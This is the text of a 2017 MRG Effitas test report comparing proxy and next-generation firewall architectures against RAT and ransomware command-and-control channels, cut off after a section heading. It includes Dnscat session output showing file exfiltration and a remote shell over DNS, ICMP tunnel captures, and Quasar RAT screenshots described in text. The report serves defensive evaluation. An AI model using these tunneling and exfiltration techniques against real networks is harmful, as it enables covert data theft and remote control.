



MRG Effitas: Protection Comparison of Proxy and NGFW architecture against RAT and ransomware C&C

Version: 2.2



2017.10.16

1 Table of Contents

1	TABLE OF CONTENTS	1
2	INTRODUCTION	3
2.1	EXECUTIVE SUMMARY	3
2.1.1	KEY FINDINGS	4
3	TEST DETAILS	8
3.1	A REFERENCE NETWORK	8
3.2	LAB NETWORK	9
3.3	DETAILED RESULTS	9
3.3.1	CUSTOM TCP AND UDP C&C	9
3.3.2	ICMP TUNNEL	10
3.3.3	HTTP CHANNEL WITHOUT PROXY SUPPORT	11
3.3.4	DNS TUNNELING	12
3.3.5	LEAKING IN THE SYN PACKETS – FIRESTORM ATTACK	14
3.3.6	LEAK DATA IN SINGLE REQUEST - RESPONSE	16
3.3.7	FIREWALL EVASION TECHNIQUES	16
3.3.8	PROXY-AWARE MALWARE USING HTTP C2	17
3.4	RESULTS OF THE RAT TESTS	20
3.5	COMPARISON OF EXPLICIT PROXY AND THE NEXT-GENERATION FIREWALL ARCHITECTURE	21
3.5.1	A NOTE ON IPV6	21
4	CONCLUSION	23
5	APPENDIX	24
5.1	RECENT EXAMPLES OF RATs ATTACKING ENTERPRISES	24

5.1.1	REGIN RAT – ICMP, HTTP, HTTPS	24
5.1.2	PLUGX RAT – DNS, ICMP, HTTP, HTTPS	24
5.1.3	POISON IVY RAT – DNS, HTTP, HTTPS	25
5.2	ABOUT MRG EFFITAS	27

2 Introduction

In a traditional enterprise architecture, clients use an explicit web-proxy to access web-based resources on the Internet. The client browsers are configured to use this web-proxy whenever the browser tries to access the Internet over HTTP/HTTPS protocol.

Unified Threat Management and Next-generation Firewall (NGFW) architecture do not need an explicit-proxy because by inspecting the traffic, the product can act as a transparent proxy from a security point of view. NGFW can filter malicious URLs, inspect protocol, etc.

The focus of this test is to check what kind of command and control (C&C) techniques and tunneling techniques exist, and how these will be blocked or allowed by the NGFW and by the proxy architecture.

This test does not deal with how the malware got onto the victim system, the focus of this test is the C&C communication only.

2.1 Executive summary

The focus of this test is to find out the security differences of the NGFW and proxy architecture, and how this can affect malware command and control channels.

For this test, we researched the different ways malware can communicate with the C&C server. We categorized these different techniques and tested these different C&C channels with both in an explicit proxy configuration and in a next-generation firewall (NGFW) configuration.

2.1.1 Key findings

1. Malware that are not proxy-aware will be unable to reach C&C channels using HTTP in an environment secured with a proxy due to the lack of a default route to the internet. NGFW environments have an active default route and will pass the traffic, assuming no filtering mechanisms intervene. There are currently in-the-wild examples of malware C&C comms that function in a NGFW environment but not in a proxy environment.




Figure 1 - In-the-wild malware using HTTP protocol as C&C

2. DNS tunneling bypasses the NGFW firewall. In a strict proxy configuration, clients (workstations, notebooks) are not allowed to resolve DNS names outside the company. Thus DNS tunneling does not work. There are in-the-wild malwares using this DNS tunneling technique, for example, the PlugX APT family (see 5.1.2 for details).

```
command (MRG-Win7E-02) 1> 10000 bytes uploaded from /tmp/rand.txt to rand.tx

command (MRG-Win7E-02) 1> download secret.txt secret.txt
Attempting to download secret.txt to secret.txt
command (MRG-Win7E-02) 1> Wrote 26 bytes from secret.txt to secret.txt!

command (MRG-Win7E-02) 1> shell
Sent request to execute a shell
command (MRG-Win7E-02) 1> New window created: 2
Shell session created!

command (MRG-Win7E-02) 1> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Ravel Tubule Olive Shirks Rumor Ninjas
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\secret>
cmd.exe (MRG-Win7E-02) 2> ipconfi
```

Figure 2 - Output of the DNS tunneling C&C

- It is possible to leak data in the NGFW architecture from the client workstations by sending data in packets with the SYN flag set. It is even possible to leak to servers which are blocked by the firewall policy. This attack was first discovered by Cynet¹ and is called Firestorm. Proxy architecture is not vulnerable to this attack.





Figure 3 - Network capture of traffic leaking data in SYN packets

¹ <https://www.cynet.com/blog-firestorm/>

4. It is possible to leak data in the NGFW architecture using port 80 (HTTP) over a protocol which does not conform to the HTTP protocol. First, the client workstation sends a request with data (not conforming to the HTTP protocol) to the C&C server. After that, the server replies with some other data and finally the client closes the connection. The proxy architecture is not vulnerable to this kind of C&C channel. We found multiple in-the-wild malwares where the initial handshake was able to leak data to the attackers in the NGFW architecture.



The screenshot shows the Quasar RAT interface with a menu bar (File, Settings, Builder, About) and a table of connected clients. The table has columns for IP Address, Tag, User@PC, Version, Status, User Status, Country, Operating System, and Account. One client is listed: IP Address [redacted], Tag Office04, User@PC admin@MRG-WIN7E-02, Version 1.3.0.0, Status Connected, User Status Active, Country United States [US], Operating System Windows 7 Enterprise 64 Bit, and Account User.

IP Address	Tag	User@PC	Version	Status	User Status	Country	Operating System	Account
[redacted]	Office04	admin@MRG-WIN7E-02	1.3.0.0	Connected	Active	United States [US]	Windows 7 Enterprise 64 Bit	User

Figure 4 - Data leaked by the Quasar RAT

5. If a malware uses HTTP protocol (or websockets) for communication and supports the use of proxies, it can bypass both the NGFW and the proxy architecture. We found multiple instances of malware using this technique. Based on the implementation and configuration of the NGFW or the proxy, these attacks could be blocked either via domain reputation or by signatures. Any decent Advanced Persistent Threat actor can create a C&C infrastructure with a good domain reputation and with a C&C protocol which is not detected by signatures.

This report focuses on security comparison from an architectural point of view and does not address performance (e.g., caching), TCO, maintenance, etc. differences.

3 Test details

Both the NGFW and the proxy product are configured in the following way:

1. HTTP and HTTPS communication are allowed. Websites with unknown reputation are allowed.
2. In the proxy configuration, all DNS requests from the clients are blocked at the edge firewall. The DNS requests coming from the proxy are allowed through the edge firewall.
3. In the NGFW configuration, clients are allowed to resolve DNS names. DNS resolution is needed for the HTTP and HTTPS communication to work.
4. All other protocol and communication are blocked.

We do not name the proxy or the NGFW product in this report because the focus of this test is the difference of the NGFW and proxy architecture, and not the implementation differences.

3.1 A reference network

We believe that an ideal reference secure network should work the following way:

1. Clients are allowed to browse HTTP/HTTPS websites
2. Clients are allowed to read e-mails (out-of-scope of this test)
3. Clients and servers are allowed to access anything else outside of the company on a whitelist basis.

3.2 Lab network

During our test, we created an environment which conforms to the reference secure network. The following diagram explains the test lab setup:




Figure 5 - Example diagram of the test setup

One client workstation is allowed to communicate with the Internet only through the HTTP/HTTPS proxy. The other workstation client is allowed to communicate with the Internet through the NGFW.

3.3 Detailed results

3.3.1 Custom TCP and UDP C&C

A large portion of malware, especially Remote Access Trojan's (or Remote Admin Tool) use custom TCP or UDP protocols in the command and control channel.

We tested the following RAT families in our test which used this custom C&C:

- Darkcomet
- NJRat

- JRat
- Poison Ivy
- Gh0st
- PlugX

These C&C communication channels are blocked by default by both NGFW and proxy architecture. NGFW will block this because the protocol will not match with the destination port in use. The proxy architecture will block this because on the edge firewall these connections will be blocked by default.

NGFW: **Pass** Proxy: **Pass**

3.3.2 ICMP tunnel

Some malware and tunneling tools use the ICMP protocol to exfiltrate data. Based on our experience, ICMP is usually blocked at the edge firewalls in the case of traditional firewalls, when it comes to the proxy configuration. We do not have enough data on what is the best practice with NGFW firewalls. If ICMP is typically blocked, NGFW will block the ICMP tunnel as well.

It is important to note that for IPv6 to work, some ICMPv6 packets should be allowed through the firewall. This action will open an ICMP tunnel to the outside world, whenever clients are in a network where IPv6 is supported. Our test lab did not support IPv6 so we could not test this scenario. <https://tools.ietf.org/html/rfc4890> section 4.3.1 discusses these types of messages.

For example, the Regin APT malware (see 5.1.1 for details) used and PlugX RAT (see 5.1.2 for details) uses ICMP for C&C.

We tested with the Pingtunnel and with a PlugX sample.




Figure 6 - PlugX RAT C&C and builder

12	2.048333	172.31.24.215	46.139.2.110	ICMP	70 Echo (ping) reply	id=0x355f, seq=90/23040, ttl=128 (request in 11)
13	2.048354	46.139.2.110	172.31.24.215	ICMP	70 Echo (ping) request	id=0x355f, seq=91/23296, ttl=114 (reply in 14)
14	2.048368	172.31.24.215	46.139.2.110	ICMP	70 Echo (ping) reply	id=0x355f, seq=91/23296, ttl=128 (request in 13)
15	2.048381	172.31.24.215	46.139.2.110	ICMP	70 Echo (ping) reply	id=0x355f, seq=90/23040, ttl=128

Frame 14: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
 Ethernet II, Src: 06:7b:f3:2e:18:33 (06:7b:f3:2e:18:33), Dst: 06:aa:6a:a6:0d:e9 (06:aa:6a:a6:0d:e9)
 Internet Protocol Version 4, Src: 172.31.24.215, Dst: 46.139.2.110
 Internet Control Message Protocol
 Type: 0 (Echo (ping) reply)
 Code: 0
 Checksum: 0x85a1 [correct]
 [Checksum Status: Good]
 Identifier (BE): 13663 (0x355f)
 Identifier (LE): 24373 (0x5f35)
 Sequence number (BE): 91 (0x005b)
 Sequence number (LE): 23296 (0x5b00)
 [Request frame: 13]
 [Response time: 0.014 ms]
 Data (28 bytes)
 Data: d5200880515f9f2b000000e140000010000ffff00000000...

Figure 7 - Pingtunnel tool C&C communication

Unfortunately, both the Pingtunnel tool and the PlugX RAT was buggy, and we could not control the machine, although both had a full two-way C&C channel. We are certain that if these tools worked, the NGFW would not block it if ICMP is allowed.

NGFW: **Pass**/configurable Proxy: **Pass**/configurable

3.3.3 HTTP channel without proxy support

Malware which uses HTTP protocol to communicate with the C&C server, but which does not support proxies, are by default allowed through the NGFW firewall, but blocked in the proxy architecture. There is in-the-wild malware using this technique.




Figure 8 - In-the-wild malware using HTTP protocol as C&C

We used an Illusion bot in our tests, which used HTTP as a C&C, but it cannot use the HTTP proxy. Because the malware cannot use the proxy, the C&C communication dropped at the edge firewall.

We also tested with XtremeRAT which used HTTP protocol, but the NGFW blocked it by signature matching.

NGFW: **Fail** Proxy: **Pass**

3.3.4 DNS tunneling

DNS tunneling is a technique where the C&C communication masquerades in DNS packets. It can be very effective from the attacker's point of view, because there is no need for a direct connection between the attackers and the victims, as these DNS queries and responses are.

The PlugX APT group (see 5.1.2 for details) uses DNS tunneling in their RAT malware. During the test, we could not find a working sample where the C&C was also up and accepting the connections. The Cobalt Strike tool can also use DNS tunneling and is also sometimes used by attackers, although it is a tool developed for penetration testers.

In our test, we used the Dnscat tool. <https://wiki.skullsecurity.org/Dnscat>

During the test, we uploaded and downloaded files between the client and the server. We used a remote shell for interactive command execution.

```
command (MRG-Win7E-02) 1> 10000 bytes uploaded from /tmp/rand.txt to rand.txt

command (MRG-Win7E-02) 1> download secret.txt secret.txt
Attempting to download secret.txt to secret.txt
command (MRG-Win7E-02) 1> Wrote 26 bytes from secret.txt to secret.txt!

command (MRG-Win7E-02) 1> shell
Sent request to execute a shell
command (MRG-Win7E-02) 1> New window created: 2
Shell session created!

command (MRG-Win7E-02) 1> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Ravel Tubule Olive Shirks Rumor Ninjas
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\secret>
cmd.exe (MRG-Win7E-02) 2> ipconfi█
```

Figure 9 - Output of the DNS tunneling C&C

Based on our experience in most organizations using web proxies, the workstations are allowed to resolve domain names from the Internet by default through their primary DNS server (typically a domain controller). Although it is possible to harden the network against this easily by not configuring forwarder DNS servers. In this case the workstations use a DNS server which only resolves internal hostnames. Meanwhile all DNS traffic coming from the workstations should be blocked at the edge firewall in this configuration.

A short screencast about DNS tunneling in NGFW architecture can be found here:

<https://youtu.be/dsDUa-MvUs0>

A short screencast about DNS tunneling in proxy architecture can be found here:

<https://youtu.be/86jF1Pc7sfw>

NGFW: **Fail** Proxy: **Pass**/configurable

3.3.5 Leaking in the SYN packets – Firestorm attack

SYN packets are just basic TCP packets with the SYN flag set. Thus, every SYN packet can have a TCP data payload. This attack was first discovered by Cynet² and is called Firestorm. During the tests, we were able to validate these results. This attack does not use a full C&C channel, as it is possible to send data only from the client to the server, but any SYN, ACK response with the TCP data payload will not be received by the client. It is interesting that it is even possible to leak to servers which are blocked.

In our test configuration, we allowed HTTP and HTTPS protocol and allowed access to Google only. The Firestorm client was able to leak data to our web server, which is outside of the google.com domain.

² <https://www.cynet.com/blog-firestorm/>




Figure 10 - Network capture of traffic leaking data in SYN packets

In a proxy configuration, the proxy initiates the TCP connection to the web server, so it is not possible to leak data this way.

A short screencast about the Firestorm attack in the NGFW architecture can be found here:

<https://youtu.be/rXdIOVrh4I4>

A short screencast about the Firestorm attack in the proxy architecture can be found here:


<https://youtu.be/pofYqaNclAE>

NGFW: **Fail** Proxy: **Pass**

3.3.6 Leak data in single request - response

The NGFW architecture allows two packets to pass through after the 3-way handshake. These packets can be used to create a full C&C channel. These packets should not conform to the protocol

It is possible to leak data in the NGFW architecture using port 80 (HTTP) over a protocol which does not conform to the HTTP protocol. First, the client workstation sends a request with data (not conforming to the HTTP protocol) to the C&C server. After that, the server replies with some other data and finally the client closes the connection. We found multiple in-the-wild malware where the initial handshake was able to leak data to the attackers in the NGFW architecture.



The screenshot shows the Quasar RAT interface with a menu bar (File, Settings, Builder, About) and a table of connected clients. The table has columns for IP Address, Tag, User@PC, Version, Status, User Status, Country, Operating System, and Account.

IP Address	Tag	User@PC	Version	Status	User Status	Country	Operating System	Account
192.168.1.100	Office04	admin@MRG-WIN7E-02	1.3.0.0	Connected	Active	United States [US]	Windows 7 Enterprise 64 Bit	User

Figure 11 - Data leaked by the Quasar RAT

The proxy architecture is not vulnerable to this kind of C&C communication.

We tested with the Quasar RAT, which already leaked information in the first packet. In this method, although the C&C is blocked, the attackers know their attack was successful. They just have to work on their C&C.

A short screencast about leaking data in the first TCP packets in NGFW architecture can be found here:

<https://youtu.be/-49SmujCpfM>

NGFW: **Fail** Proxy: **Pass**

3.3.7 Firewall evasion techniques

